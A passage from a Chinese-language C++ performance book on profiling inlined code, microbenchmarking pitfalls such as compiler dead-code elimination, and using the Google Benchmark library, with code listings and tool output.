解析性能數據文件時，我們已經看到了編譯器優化是如何攬渾這趟水的：所有的數據文件都是同時生成，並在已編譯的機器碼上完成的，而我們看到的是程序的源代碼。由於編譯器優化，這兩種形式之間的關係會變得模糊不清。就重新排列源代碼而言，最積極的優化方式是函數的編譯時內聯。

內聯要求函數的源代碼在調用點是可見的。為了演示，必須將整個源碼合併到一個文件中：

02_substring_sort.C

```
1 bool compare(const char* s1, const char* s2, unsigned int l) {
2     if (s1 == s2) return false;
3     for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
4         if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
5     }
6     return false;
7 }
8 int main() {
9 ...
10 size_t count = 0;
11 std::sort(vs.begin(), vs.end(),
12 [&](const char* a, const char* b) {
13     ++count; return compare(a, b, L); });
14 }
```

現在編譯器可以（很可能會）在排序使用比較的地方生成機器代碼，而不是調用外部函數。這樣的內聯是有效的優化方式，當然這種情況經常發生，並不僅僅發生在同一個文件的函數上。更常見的情況是，內聯會影響只包含頭文件的函數（其整個實現都在頭文件中），例如：前面的代碼中，對 std::sort 的調用（看起來像函數調用）肯定是內聯的，因為 std::sort 是模板函數，其整個實現都在頭文件中。

我們之前使用的分析器工具是如何處理內聯代碼的，為帶註釋的源代碼運行谷歌分析器會產生以下報告：

```

$ clang++-11 -g -O3 -mavx2 -Wall -pedantic example.c -lprofiler -o example
$ CPUPROFILE=prof.data CPUPROFILE_FREQUENCY=1000 ./example
Sort time: 141ms (276557 comparisons)
PROFILE: interrupts/evictions/bytes = 34/3/2296
$ google-pprof --text --lines ./example prof.data
Using local file ./example.
Using local file prof.data.
Total: 34 samples
 29  85.3% 85.3%      29  85.3% compare (inline) /home/fedorpp/Packt/Performance/02_measurements/example.C:23
  4  11.8% 97.1%      4  11.8% compare (inline) /home/fedorpp/Packt/Performance/02_measurements/example.C:22
  1   2.9% 100.0%      1   2.9% compare (inline) /home/fedorpp/Packt/Performance/02_measurements/example.C:21
  0   0.0% 100.0%      27  79.4% __gnu_cxx::__ops::Iter_comp_iter::operator (inline) /usr/bin/../lib/gcc/x86_64
  0   0.0% 100.0%      7  20.6% __gnu_cxx::__ops::Val_comp_iter::operator (inline) /usr/bin/../lib/gcc/x86_64
  0   0.0% 100.0%      34 100.0% __libc_start_main /build/glibc-LK5gWL/glibc-2.23/csu/../csu/libc-start.c:291
  0   0.0% 100.0%      34 100.0% __start ???:0
  0   0.0% 100.0%      34 100.0% main /home/fedorpp/Packt/Performance/02_measurements/example.C:32

```

圖 2.19

看來分析器知道 `compare()` 是內聯的，但仍然會顯示其原始名稱。源代碼中的行對應的是函數代碼寫入的位置，而不是函數調用的位置，例如：第 23 行是這樣的：

```
1 if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
```

另一方面，perf 分析器很難顯示內聯函數：

```

Samples: 7K of event 'cycles:ppp', Event count (approx.): 7464000
Overhead  Command Shared Object          Symbol
 68.35%  example  example           [.] std::__introsort_loop<__gnu_cxx::__normal_iterator
 25.33%  example  example           [.] main

```

圖 2.20

這裡，我們可以看到時間似乎花在排序代碼和主程序本身上。然而，檢查帶註釋的彙編碼可以看到，由 `compare()` 函數源碼生成的代碼，仍佔了大多數的執行時間：

```

    bool compare(const char* s1, const char* s2, unsigned int l) {
        if (s1 == s2) return false;
        cmp    %rcx,%rbp
        ↓ je    4016a4 <void std::__introsort_loop<__gnu_cxx::__normal_
327:    mov    $0x3,%edi
        nop
        for (unsigned int i1 = 0, i2 = 0; i1 < l; ++i1, ++i2) {
            if (s1[i1] != s2[i2]) return s1[i1] > s2[i2];
12.68  330:    movzbl -0x3(%rbp,%rdi,1),%eax
0.82    movzbl -0x3(%rcx,%rdi,1),%ebx
10.15   cmp    %bl,%al
0.02    ↓ jne   401670 <void std::__introsort_loop<__gnu_cxx::__normal_
0.49    movzbl -0x2(%rbp,%rdi,1),%eax
0.20    movzbl -0x2(%rcx,%rdi,1),%ebx
5.96    cmp    %bl,%al
0.04    ↓ jne   401670 <void std::__introsort_loop<__gnu_cxx::__normal_
2.41    movzbl -0x1(%rbp,%rdi,1),%eax
3.41    movzbl -0x1(%rcx,%rdi,1),%ebx
8.47    cmp    %bl,%al
        ↓ jne   401670 <void std::__introsort_loop<__gnu_cxx::__normal_
0.88    movzbl 0x0(%rbp,%rdi,1),%eax
1.92    movzbl (%rcx,%rdi,1),%ebx
3.70    cmp    %bl,%al
        ↓ jne   401670 <void std::__introsort_loop<__gnu_cxx::__normal_

```

圖 2.21

不幸的是，沒有簡單的方法可以撤消優化對性能數據文件的影響。分析內聯、代碼重新排序和其他轉換的性能，將會轉化為一種隨實踐而發展的技能。現在，給出一些對分析的建議。

2.4.6 分析建議

人們可能很容易認為，分析是滿足所有性能測試需求的最終解決方案：在分析器下運行整個程序，收集所有數據，並對代碼中發生的一切進行分析。不幸的是，這種方法很少奏效。有時，工具的限制會成為障礙。通常，處理大量信息的複雜性太大了。那麼，應該如何有效地進行分析呢？

建議是首先收集高級信息，然後進行細化。解析大型模塊之間執行時間的數據，可能是一個很好的起點。另一方面，如果這些模塊用於基準測試，並且有計時器對所有主要執行步驟進行記錄，那麼就可以收到到這些信息了。若沒有這樣的工具，初始的數據文件為這些步驟提供了很好的建議，所以可以現在考慮添加基準測試的工具，以便下次使用，沒人會認為一次性就能解決所有的問題吧？

有了基準測試結果和數據的概要，可能會遇到以下幾個情況。這個數據文件會指向一些簡單的結果，比如：一個花 99% 時間做列表的函數。當第一次編寫代碼時，沒有人期望數組的長度超過 10 個元素，所以只持續了一段時間，然後所有人都忘記了這段代碼，直到它出現在數據文件上。

更有可能的是，數據概要文件將引導找到一些大型函數或模塊。必須迭代、創建專注於程序有趣部分的測試，並更詳細地分析更小的代碼部分。一些基準測試數據也有助於解釋數據文件：雖然數據文件會說明在給定函數或循環中花費了多少時間，但它不會計算循環迭代或跟蹤 if-else。大多數分析器都能計數函數調用，所以一個好的模塊化代碼比一個龐大的代碼堆更容易分析。

如果需要收集和細化數據文件，數據會將分析者的注意力集中到代碼性能的關鍵部分。這也是可能會陷入錯誤的地方：當專注於過慢的代碼時，可能會直接優化它，而不考慮其他的情況，例如：數據文件顯示某個特定循環在內存分配上花費的時間最多。當決定需要更高效的內存分配時，請考慮是否需要在循環的每個迭代中分配和回收內存。使慢代碼變快的最好方法通常是減少調用頻率。這可能需要一個不同的算法，或者一個更有效的實現。

通常情況下必須進行計算，這是代碼中性能至關重要的部分，加快程序速度的唯一方法是使代碼更快。所以必須嘗試不同的方法來進行優化，看看哪種方法最有效。可以直接在程序中實現，但這通常是一種浪費時間的方法，會顯著降低工作效率。理想情況下，可以快速試驗針對特定問題的解決方案，從而提出不同實現或不同算法。這裡，可以利用第三種方法來收集性能數據，即微基準測試。

2.5. 微基準測試

上一節的末尾，我們找出了程序在什麼地方花費了大部分的執行時間。在使用“明顯的”和“簡單的”優化後，出現了事與願違的情況，程序運行的更變慢了。現在很清楚，我們必須更詳細地研究性能的關鍵函數。

整個程序都在執行這段代碼，並且有方法來測試性能。至少在解決確定的性能問題之前是這樣，現在我們依舊對程序的其餘部分不再感興趣。

使用大型程序來優化幾行代碼有以下兩個缺點：

儘管這幾行代碼是性能關鍵的部分，但這並不意味著程序的其餘部分完全不需要時間（我們的示例中，確實需要。但是請記住，這個示例表示正在處理的整個大型程序）。可能要等上幾個小時，程序才能到達有趣的地方，要麼是因為整個任務都那麼長，要麼是因為性能關鍵函數只在特

定條件下調用，比如：源於網絡的特定請求。

此外，處理大型程序需要更多的時間：編譯和鏈接時間更長。實際工作可能與其他開發者所做的代碼有交互，甚至編輯也需要更長時間，所以其他代碼會令人分心。因此，我們只對函數的基線感興趣，所以希望能夠調用這個函數，並進行測試。這就是微基準測試做的事情。

2.5.1 微基準測試的基礎概念

簡言之，微基準測試只是實現剛才描述目標的一種方式：運行一小塊代碼，並測試其性能。我們的例子中，其只是一個函數，但也可能是一個更雜的代碼段。重要的是，這段代碼可以在正確的初始條件下調用：對於函數，這些只是參數，但對於更大的代碼段，可能需要創建更復雜的內部狀態。

我們的例子中，確切地知道需要用什麼參數來調用字符串比較函數——我們構造了參數。需要做的第二件事是測試執行時間，我們已經瞭解了用於此目的的計時器。考慮到這一點，我們可以編寫一個非常簡單的基準測試，調用字符串比較函數的幾個變量，並報告結果：

```
1 bool compare1(const char* s1, const char* s2) {
2     int i1 = 0, i2 = 0;
3     char c1, c2;
4     while (1) {
5         c1 = s1[i1]; c2 = s2[i2];
6         if (c1 != c2) return c1 > c2;
7         ++i1; ++i2;
8     }
9 }
10 bool compare2(const char* s1, const char* s2) {
11     unsigned int i1 = 0, i2 = 0;
12     char c1, c2;
13     while (1) {
14         c1 = s1[i1]; c2 = s2[i2];
15         if (c1 != c2) return c1 > c2;
16         ++i1; ++i2;
17     }
18 }
19 int main() {
20     constexpr unsigned int N = 1 << 20;
21     unique_ptr<char[]> s(new char[2*N]);
22     ::memset(s.get(), 'a', 2*N*sizeof(char));
23     s[2*N-1] = 0;
24     system_clock::time_point t0 = system_clock::now();
25     compare1(s.get(), s.get() + N);
26     system_clock::time_point t1 = system_clock::now();
27     compare2(s.get(), s.get() + N);
28     system_clock::time_point t2 = system_clock::now();
29     cout << duration_cast<microseconds>(t1 - t0).count() <<
30         "us " << duration_cast<microseconds>(t2 - t1).count() <<
31         "us" << endl;
32 }
```

這個程序中，只測試兩個比較函數，都沒有循環結束條件，一個用 int 型索引，另一個用 unsigned int 型索引。另外，我們不會在後面的代碼中重複 #include 和 using。輸入數據是一個長字符串，從頭到尾填充了相同的字符，所以子字符串的比較將一直進行到字符串的末尾。當然，可以根據需要的任何數據進行基準測試，我們先從最簡單的情況開始。

這個程序看起來是我們需要的事情：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -o benchmark benchmark.c
$ ./benchmark
0us 0us
```

圖 2.22

不管怎樣，都是 0 耗時。到底是哪裡出錯了呢？也許，單個函數調用的執行時間太快而無法測試？這是一個不錯的想法，我們可以很容易地解決這個問題：如果一個調用的時間太短，只需要多調用幾次：

```
1 int main() {
2     constexpr unsigned int N = 1 << 20;
3     constexpr int NI = 1 << 11;
4     unique_ptr<char[]> s(new char[2*N]);
5     ::memset(s.get(), 'a', 2*N*sizeof(char));
6     s[2*N-1] = 0;
7     system_clock::time_point t0 = system_clock::now();
8     for (int i = 0; i < NI; ++i) {
9         compare1(s.get(), s.get() + N);
10    }
11    system_clock::time_point t1 = system_clock::now();
12    for (int i = 0; i < NI; ++i) {
13        compare2(s.get(), s.get() + N);
14    }
15    system_clock::time_point t2 = system_clock::now();
16    cout << duration_cast<microseconds>(t1 - t0).count() <<
17        "us " << duration_cast<microseconds>(t2 - t1).count() <<
18        "us" << endl;
19 }
```

可以增加迭代次數 NI 直到得到結果，對吧？不可能那麼快的：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -o benchmark benchmark.c
$ ./benchmark
0us 0us
```

圖 2.23

確實太快了，但為什麼呢？讓我們在調試器中逐步檢查這個程序，看看它實際上做了什麼：

```
(gdb) break main
Breakpoint 1 at 0x400ac8: file benchmark.c, line 41.
(gdb) run
Starting program: /home/fedorp/Packt/Performance/02_measurements/benchmark

Breakpoint 1, main () at benchmark.C:41
41      system_clock::time_point t0 = system_clock::now();
(gdb) next
45      system_clock::time_point t1 = system_clock::now();
(gdb) next
49      system_clock::time_point t2 = system_clock::now();
(gdb) next
50      cout << duration_cast<microseconds>(t1 - t0).count() << "us " << duration_cast<microseconds>(t2 - t1).count() << "us" << endl;
(gdb) next
51      }

163996us 1613988us
```

圖 2.24

我們在 `main` 函數中設置了斷點，所以程序一啟動就會暫停，然後一行一行地執行程序.....不過，這並不是我們寫的所有的代碼行！剩下的代碼在哪裡？我們可以猜測這是編譯器的原因，但是為什麼呢？我們需要了解更多關於編譯器優化的知識。

2.5.2 微基準測試和編譯器優化

要理解神祕的缺失代碼，我們必須看下這裡做了什麼。其創建一些字符串，調用比較函數，然後.....沒有了？！沒有別的事情發生。除了在調試器中觀察代碼外，如何通過運行這個程序來知道代碼是否執行了呢？沒有其他辦法了。早在我們之前，編譯器得出了同樣的結論。因為編譯器已經對其進行了優化，所以開發者無法區分執行和不執行代碼的區別。但是，開發者可以分辨出的是，什麼都不做比做某事花費的時間要少得多。這裡，可以從 C++ 標準中得到一個非常重要的概念，它對理解編譯器優化至關重要——可觀察行為。

標準表示，編譯器可以對程序進行更改，只要這些更改不會改變可觀察對象的行為即可。標準對於什麼構成了可觀察行為也非常具體：

1. 對易變 (volatile) 對象的訪問 (讀和寫) 需要嚴格按照發生它們的表達式的語義進行。特別是，對於同一線程上其他易變對象的訪問，編譯器不能重排。
2. 程序終止時，寫入文件的數據與寫入程序執行時的數據一樣。
3. 發送到交互設備的提示文本，將在程序等待輸入之前顯示出來。簡單地說，輸入和輸出操作不能省略或重排。

上述規則有幾個例外，但沒有一個適用於我們的程序。編譯器必須遵循假設規則，經過優化的程序應該與所寫代碼的可觀察行為完全一樣，並一行一行地執行。請注意，因為調試器下運行程序並不構成可觀察行為，所以調試器中會有代碼缺失。它的執行時間很長，不執行看起來也無所謂，所以編譯器為了優化程序，就略過了執行。

在新的理解下，讓我們再來看看基準代碼。字符串比較的結果不會影響可觀察行為，因此整個計算可以由編譯器自行決定。我們的觀察也找到了解決這個問題的方法，必須確保計算的結果影響可觀察行為。一種方法是利用 `volatile` 語義：

05_compare_timer.C

```
1 int main() {
2     constexpr unsigned int N = 1 << 20;
3     constexpr int NI = 1 << 11;
4     unique_ptr<char[]> s(new char[2*N]);
5     ::memset(s.get(), 'a', 2*N*sizeof(char));
6     s[2*N-1] = 0;
7     volatile bool sink;
8     system_clock::time_point t0 = system_clock::now();
9     for (int i = 0; i < NI; ++i) {
10         sink = compare1(s.get(), s.get() + N);
11     }
12     system_clock::time_point t1 = system_clock::now();
13     for (int i = 0; i < NI; ++i) {
```

```

14     sink = compare2(s.get(), s.get() + N);
15 }
16 system_clock::time_point t2 = system_clock::now();
17 cout << duration_cast<microseconds>(t1 - t0).count() <<
18 "us " << duration_cast<microseconds>(t2 - t1).count() <<
19 "us" << endl;
20 }

```

對比較函數的每次調用的結果都需要寫入 volatile 變量中，並且根據標準，這些值必須正確，且以正確的順序寫入。編譯器現在別無選擇，只能調用比較函數並獲得結果。只要結果本身不變，計算這些結果的方法仍然可以優化。這正是我們想要的，希望編譯器為比較函數生成最好的代碼，最好是在實際程序中生成的代碼，但不想讓它完全放棄這些功能。運行這個基準測試表明我們終於實現了目標，代碼肯定會運行：

```

$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -o benchmark benchmark.c
$ ./benchmark
907006us 1035055us

```

圖 2.25

第一個值是 compare1() 函數的運行時，該函數使用 int 型索引，確實比 unsigned int 版本略快一些（暫時不要太相信這些結果）。

將我們的計算與某些可觀察行為綁定在一起的第二個選擇是，將結果打印出來，這可能會有點棘手。考慮一下簡單的修改：

```

1 int main() {
2     constexpr unsigned int N = 1 << 20;
3     constexpr int NI = 1 << 11;
4     unique_ptr<char[]> s(new char[2*N]);
5     ::memset(s.get(), 'a', 2*N*sizeof(char));
6     s[2*N-1] = 0;
7     bool sink;
8     system_clock::time_point t0 = system_clock::now();
9     for (int i = 0; i < NI; ++i) {
10         sink = compare1(s.get(), s.get() + N);
11     }
12     system_clock::time_point t1 = system_clock::now();
13     for (int i = 0; i < NI; ++i) {
14         sink = compare2(s.get(), s.get() + N);
15     }
16     system_clock::time_point t2 = system_clock::now();
17     cout << duration_cast<microseconds>(t1 - t0).count() <<
18     "us " << duration_cast<microseconds>(t2 - t1).count() <<
19     "us" << sink << endl;
20 }

```

注意，變量 sink 不再是 volatile 類型。相反，我們輸出了最終值。不過，這並不像想象的那樣有效：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -o benchmark benchmark.c
$ ./benchmark
1459us 1468146us 1
```

圖 2.26

函數 `compare2()` 的執行時間與以前大致相同，但 `compare1()` 快太多了。目前為止，我們已經足夠瞭解這種虛假的“改進”。編譯器發現第二個調用覆蓋了第一個調用的結果，因此不會影響可觀察行為。

這就帶來了一個有趣的問題：為什麼編譯器沒有發現循環的第二次迭代與第一次的結果相同，並優化了第一次以外的所有對比較函數的調用，對於每個函數都會這樣麼？如果優化器足夠高級，那麼它可以做到，然後我們需要做更多的工作來繞過它。通常，將函數編譯為單獨的編譯單元就可以防止此類優化，儘管有些編譯器能夠進行整個程序的優化，所以在運行微基準測試時，可能要關閉這些特性。

注意，兩個基準測試運行產生了一些不同的值，甚至對於沒有優化的函數的執行時間也是如此。如果再次運行這個程序，可能會得到另一個值，也在相同的範圍內，但略有不同。這還不夠，我們需要的不僅僅是大概的數字。我們可以多次運行基準測試，計算需要重複多少次，並計算平均時間，但無需手工操作。不必編寫代碼來完成此任務，因為這樣的代碼已經有了，並且可以作為微基準測試工具使用。我們現在就來學習一種這樣的工具。

2.5.3 谷歌基準測試工具

編寫一個微型基準測試需要大量的樣板代碼，主要用於測試時間和結果累加。此外，該代碼對測試的準確性至關重要。現在，有幾個高質量的微基準庫可用。本書中，我們使用谷歌基準庫，下載和安裝該庫的說明可以在相關準備部分找到。本節中，我們將描述如何使用庫，並解釋結果。

使用谷歌基準庫，我們必須編寫一個小程序來準備輸入，並執行我們想要基準測試的代碼。這是一個基本的谷歌基準程序，用於測試字符串比較函數的性能：

10_compare_mbm.C

```
1 #include "benchmark/benchmark.h"
2 using std::unique_ptr;
3 bool compare_int(const char* s1, const char* s2) {
4     char c1, c2;
5     for (int i1 = 0, i2 = 0; ; ++i1, ++i2) {
6         c1 = s1[i1]; c2 = s2[i2];
7         if (c1 != c2) return c1 > c2;
8     }
9 }
10 void BM_loop_int(benchmark::State& state) {
11     const unsigned int N = state.range(0);
12     unique_ptr<char[]> s(new char[2*N]);
13     ::memset(s.get(), 'a', 2*N*sizeof(char));
14     s[2*N-1] = 0;
15     const char* s1 = s.get(), *s2 = s1 + N;
16     for (auto _ : state) {
```

```
17     benchmark::DoNotOptimize(compare_int(s1, s2));
18 }
19 state.SetItemsProcessed(N*state.iterations());
20 }
21 BENCHMARK(BM_loop_int)->Arg(1<<20);
22 BENCHMARK_MAIN();
```

每個谷歌基準測試程序都必須包括庫的頭文件 `benchmark/benchmark.h`，還要包括編譯我們想要測量的代碼所需的其他頭文件（它們在前面的代碼清單中）。程序本身由許多基準測試“固件”組成，每一個都是一個具有特定簽名的函數，接受一個引用參數 `benchmark::State`，無返回值。該參數是谷歌基準庫提供的一個對象，可以讓外部開發者與基準庫進行對接。

對於每個代碼片段，需要一個固件，比如：想要進行基準測試的函數。在每個基準測試固件中，要做的第一件事是設置需要用作要運行的代碼輸入的數據。通常，需要重新創建這個代碼的初始狀態，以表示在實際程序中的狀態。我們的例子中，輸入是字符串，所以需要分配和初始化字符串。可以將字符串的大小硬編碼到基準測試中，但也有一種方法可以將參數傳遞到基準測試固件中。固件使用參數字符串長度，作為 `state.range(0)` 的值。當然，也可以傳遞其他類型的參數，詳細信息請參考谷歌基準庫的文檔。

基準測試上，整個設置是隨意的，因為不用測試準備數據所需的時間。測試執行時間的代碼在基準測試循環的主體中，`for (auto _ : state)...`。較老的例子中，可以發現這個循環會寫成 `while (state.KeepRunning())...`，可以做著同樣的事情，但效率略低。基準庫來測試每次迭代所花費的時間，並決定要進行多少次迭代來累積足夠的數據，以減少在測試一小段代碼的運行時間時不可避免的隨機噪聲（只測試基準循環中代碼的運行時間）。

當測試足夠精確（或達到一定的時間限制）時，循環退出。對於循環，通常需要一些代碼來清理前面初始化的數據。我們的例子中，這個清理由 `std::unique_ptr` 對象的析構函數進行。還可以調用 `State` 對象來輸出基準測試報告的結果，基準庫總是報告運行循環的一次迭代所花費的平均時間，但有時用其他方式表示程序的速度會更方便。字符串比較，一個選項是報告代碼每秒處理的字符數，可以通過調用 `state` 來實現。`SetItemsProcessed()` 包含整個運行期間處理的字符數，每次迭代 `N` 個字符（若想要同時計算兩個子字符串，則為 `2*N`；項目可以計算已定義為處理單元的內容）。

不會因為定義了一個基準固件而發生任何事情，我們需要將它註冊到庫中。這裡使用 `BENCHMARK` 宏完成，宏的參數是函數名。這個名字沒有什麼特別，它可以是任何 C++ 標識符；我們以 `BM_` 開頭，只是遵循本書的命名慣例。`BENCHMARK` 宏也是指定要傳遞給基準測試固件參數的地方，參數和其他基準的選項使用重載的箭頭操作符傳遞：

```
1 BENCHMARK(BM_loop_int)->Arg(1<<20);
```

這行代碼用參數 `1<<20` 註冊了基準固件 `BM_loop_int`，這個參數可以通過調用 `state.range(0)` 在固件中檢索。本書中，我們將看到更多不同參數的例子，可以在庫文檔中找到更多這樣的例子。

前面的代碼清單中沒有 `main()`。不過，有另一個宏 `BENCHMARK_MAIN()`，這裡 `main()` 不由我們來寫，而是由谷歌基準庫提供，它負責設置基準測試環境、註冊基準並執行基準。

回到我們的測量，並更仔細地觀察代碼：

```
1 for (auto _ : state) {
2     benchmark::DoNotOptimize(compare_int(s1, s2));
```

benchmark::DoNotOptimize(...) 包裝器的作用類似於之前使用的 volatile 型 sink：可以確保編譯器不會優化掉對 compare_int() 的調用。注意，它實際上並沒有關閉任何優化，括號內的代碼會進行優化，這是我們想要的。它確實是告訴編譯器表達式的結果，在我們的例子中，比較函數的返回值應該認為是“使用”，不能簡單地丟棄。

現在，我們已經準備好編譯，並運行第一個微基準測試了：

```
$ clang++-11 -g -O3 -mavx2 -Wall -pedantic -I$GBENCH_DIR/include benchmark.C \
> $GBENCH_DIR/lib/libbenchmark.a -lpthread -lrt -lm -o benchmark
$ ./benchmark
2020-04-05 18:01:37
Running ./benchmark
Run on (4 X 3400 MHz CPU s)
CPU Caches:
  L1 Data 32K (x2)
  L1 Instruction 32K (x2)
  L2 Unified 256K (x2)
  L3 Unified 4096K (x1)
-----
Benchmark           Time          CPU Iterations
BM_loop_int/1048576 430298 ns    430222 ns      1642      2.2699G items/s
```

圖 2.27

編譯時必須列出到谷歌基準的頭文件和庫路徑，而谷歌基準庫 libbenchmark.a 還依賴其他幾個庫。調用時，基準測試程序就會打印一些關於正在運行的系統的信息，然後執行每個已註冊的固件及其參數。每個基準固件會有一行輸出和一組參數，報告包括基準循環體的一次執行的平均實時時間和平均 CPU 時間、執行循環的次數，以及其他添加到報告中的統計信息（我們的例子中，是通過比較每秒處理的字符數，超過 2G 字符/秒）。每次運行這些數據會有變化嗎？如果使用正確的命令行參數啟用統計信息收集，那麼基準庫可以計算出這些數據，然後就可以進行比較了。

重複基準測試 10 次並報告結果，可以這樣：

```
$ ./benchmark --benchmark_repetitions=10 --benchmark_report_aggregates_only=true
2020-04-05 19:24:00
Running ./benchmark
Run on (4 X 3400 MHz CPU s)
CPU Caches:
  L1 Data 32K (x2)
  L1 Instruction 32K (x2)
  L2 Unified 256K (x2)
  L3 Unified 4096K (x1)
-----
Benchmark           Time          CPU Iterations
BM_loop_int/1048576_mean 442234 ns    442108 ns      1574      2.21024G items/s
BM_loop_int/1048576_median 439175 ns    439163 ns      1574      2.22373G items/s
BM_loop_int/1048576_stddev 11899 ns     11832 ns      1574      58.0012M items/s
```

圖 2.28

看來測量結果相當準確，標準差很小。我們可以比較函數的不同實現，並找出哪個是最快的。在這之前，得說個祕密。

2.5.4 微基準測試不說實話

做了多次微基準測試後，會很快會發現這麼說的原因。首先，結果是有意義的，因為做了很好的優化，一切看起來都很好。然後做一些小的改變，就會得到非常不同的結果。回去再進行檢

查，現在測試給出了不同的數字。最後，會得到兩個幾乎相同的測試，但結果完全相反的結果，這會摧毀使用者對微觀基準的信任，而我唯一能做的就是摧毀它，但要以一種可控的方式，這樣我們還能從廢墟中搶撈出一些有用的東西。

微基準測試和其他性能指標的基本問題是，它們很大程度上依賴於上下文。隨著閱讀本書後續的部分，將瞭解現代計算機的性能行為是複雜的。結果不僅取決於代碼正在做什麼，還取決於系統其餘部分在做什麼，取決於它之前在做什麼，以及在代碼到達興趣點之前執行的路徑。這些東西在微觀基準測試中，都不會進行復刻。

相反，基準有自己的上下文。基準測試庫的作者並不是沒有意識到這個問題，他們儘可能地去解決這個問題。谷歌基準庫在每個測試上都進行了長期測試：最初的幾個迭代可能具有與運行的其餘部分非常不同的性能特徵，因此庫會忽略最初的測量值，直到結果“穩定下來”。但這也定義了一個特定的上下文，可能與實際的程序不同。實際的程序中，對函數的每次調用只重複一次（另一方面，有時會在整個程序運行過程中多次使用相同的參數調用同一個函數，所以這可能會有不同的上下文）。

運行基準測試之前，無法在每個細節上忠實地再現大型程序的真實環境，但是有些細節很重要。上下文差異的最大來源是編譯器，或是編譯器對實際程序和微基準的優化。我們知道編譯器試圖指出，微基準測試上運行非常慢的方法，沒有做任何有用的事情（或至少沒有可觀察的），然後會用更快的方法來替換它。之前使用的 *DoNotOptimize* 包裝器解決了一些由編譯器優化引起的問題。

編譯器仍有可能發現對函數的每次調用都返回相同的結果。此外，由於函數定義與調用在同一個文件中，編譯器可以內聯整個函數，並使用收集到的信息來優化函數。通常情況下，當從另一個編譯單元調用函數時，這種優化不可用。

為了在微基準測試中更準確地還原真實情況，可以將比較函數移動到它自己的文件中，並編譯它。我們有一個文件（編譯單元），只有基準測試固件：

11_compare_mbm.C

```
1 #include "benchmark/benchmark.h"
2 extern bool compare_int(const char* s1, const char* s2);
3 extern bool compare_uint(const char* s1, const char* s2);
4 extern bool compare_uint_l(const char* s1, const char* s2,
5     unsigned int l);
6 void BM_loop_int(benchmark::State& state) {
7     const unsigned int N = state.range(0);
8     unique_ptr<char[]> s(new char[2*N]);
9     ::memset(s.get(), 'a', 2*N*sizeof(char));
10    s[2*N-1] = 0;
11    const char* s1 = s.get(), *s2 = s1 + N;
12    for (auto _ : state) {
13        benchmark::DoNotOptimize(compare_int(s1, s2));
14    }
15    state.SetItemsProcessed(N*state.iterations());
16}
17 void BM_loop_uint(benchmark::State& state) {
18     ... compare_uint(s1, s2) ...
```

```

19 }
20 void BM_loop_uint_1(benchmark::State& state) {
21     ... compare_uint_1(s1, s2, 2*N) ...
22 }
23 BENCHMARK(BM_loop_int)->Arg(1<<20);
24 BENCHMARK(BM_loop_uint)->Arg(1<<20);
25 BENCHMARK(BM_loop_uint_1)->Arg(1<<20);

```

可以單獨編譯文件，並將它們鏈接在一起（必須關閉所有的程序優化）。現在，我們有了一個合理的預期，因為無法計算出基準測試中使用的參數，編譯器不會生成子字符串比較的簡化版本。通過這個簡單的措施，結果就與我們在分析整個項目時所觀察到的情況更加一致：




圖 2.29

代碼的初始版本使用了 `unsigned int` 索引作為循環中的邊界條件（最後一行），只要邊界條件檢查有不必要的檢查就會導致性能下降（中間一行）。最後，將索引更改為 `signed int` 就可以恢復丟失的性能，甚至可以提高性能（第一行）。

單獨編譯代碼段通常足以避免不必要的優化。通常，會發現編譯器會根據同一文件中的其他內容對特定的代碼塊進行優化。這可能只是編譯器中的 Bug，但也可能是一些啟發式的結果，根據編譯器編寫者的經驗，這通常是正確的。觀察到結果取決於一些沒有執行的代碼，因為是編譯，這只是可能的原因。解決方案會使用實際程序中的編譯單元，調用需要進行基準測試的函數就可以了。當然，必須滿足編譯和鏈接依賴項，因此這裡還需要編寫模塊化代碼，並最小化依賴項。

其他上下文是計算機本身的狀態。如果整個程序耗盡了內存，並在交換中循環，那麼小內存的基準測試將不能代表真正的問題；另一方面，現在的問題不在“慢”代碼中，問題是在其他方面消耗了太多的內存。這種上下文依賴還有更微妙的版本，並且可能會影響基準測試。這種情況是，結果取決於執行測試的順序（微基準測試中，則為 `BENCHMARK` 宏的順序）。重新排序測試或只運行測試的子集可能會得到不同的結果，它們之間存在某種依賴關係。可以是代碼依賴項，通常與某些全局數據結構中的數據積累一樣簡單，這可能是對硬件狀態的依賴。這些情況很難理解，在本書的後面，將瞭解一些導致這種依賴的原因。

最後，有一個上下文依賴的主要來源掌握在測試者手中（這未必容易避免，但至少是可以避免的），它依賴於程序的狀態。我們需要處理這種依賴，要對輸入進行基準測試。有時，輸入是已知的或可以重構的。通常，性能問題只會發生在特定類型的輸入上，我們不知道它們有什麼特別之處，直到分析了在這些特定輸入情況下的代碼性能（這正是我們用微基準測試所要做的事情）。這種情況下，通常最容易從實際程序的運行中獲取輸入，並將它們存儲在文件中，使用它們重新創建測試代碼的狀態。這個輸入可以是簡單的數據集合，也可以是複雜的事件序列，這些事件序列需要記錄並“回放”到事件處理程序中，以重現相應的行為。

我們需要重構的狀態越複雜，在微基準測試中再現真實程序的性能行為就越困難。這個問題有點類似於編寫單元測試，若程序不能以更簡單的狀態分解成更小的單元，那麼編寫單元測試也要困難得多。這裡，我們看到了設計良好的軟件系統的優點，具有良好單元測試覆蓋率的代碼庫通常更容易進行微基準測試。

正如在本節開始時所警告的那樣，它的目的是在一定程度上是要恢復對微基準測試的信心。微基準測試是一個有用的工具，但它們也會把你引入歧途，有時甚至會走得很遠。現在，請理解其中的原因，並更好地準備從結果中獲取有用的信息，而不是完全放棄微基準測試。

我們在本章中介紹的工具沒有一個能解決所有問題，它們不是萬金油。而我們可以通過使用這些工具，以各種方式收集信息來達到最佳的效果，因此它們之間是相輔相成的。

2.6. 總結

這一章中，已經瞭解了整本書中最重要的概念，若不參照具體的衡量標準，談論甚至思考性能都是沒有意義的。剩下的大部分是動手環節，我們介紹了幾種測量性能的方法。從整個程序開始，然後深入到每一行代碼。

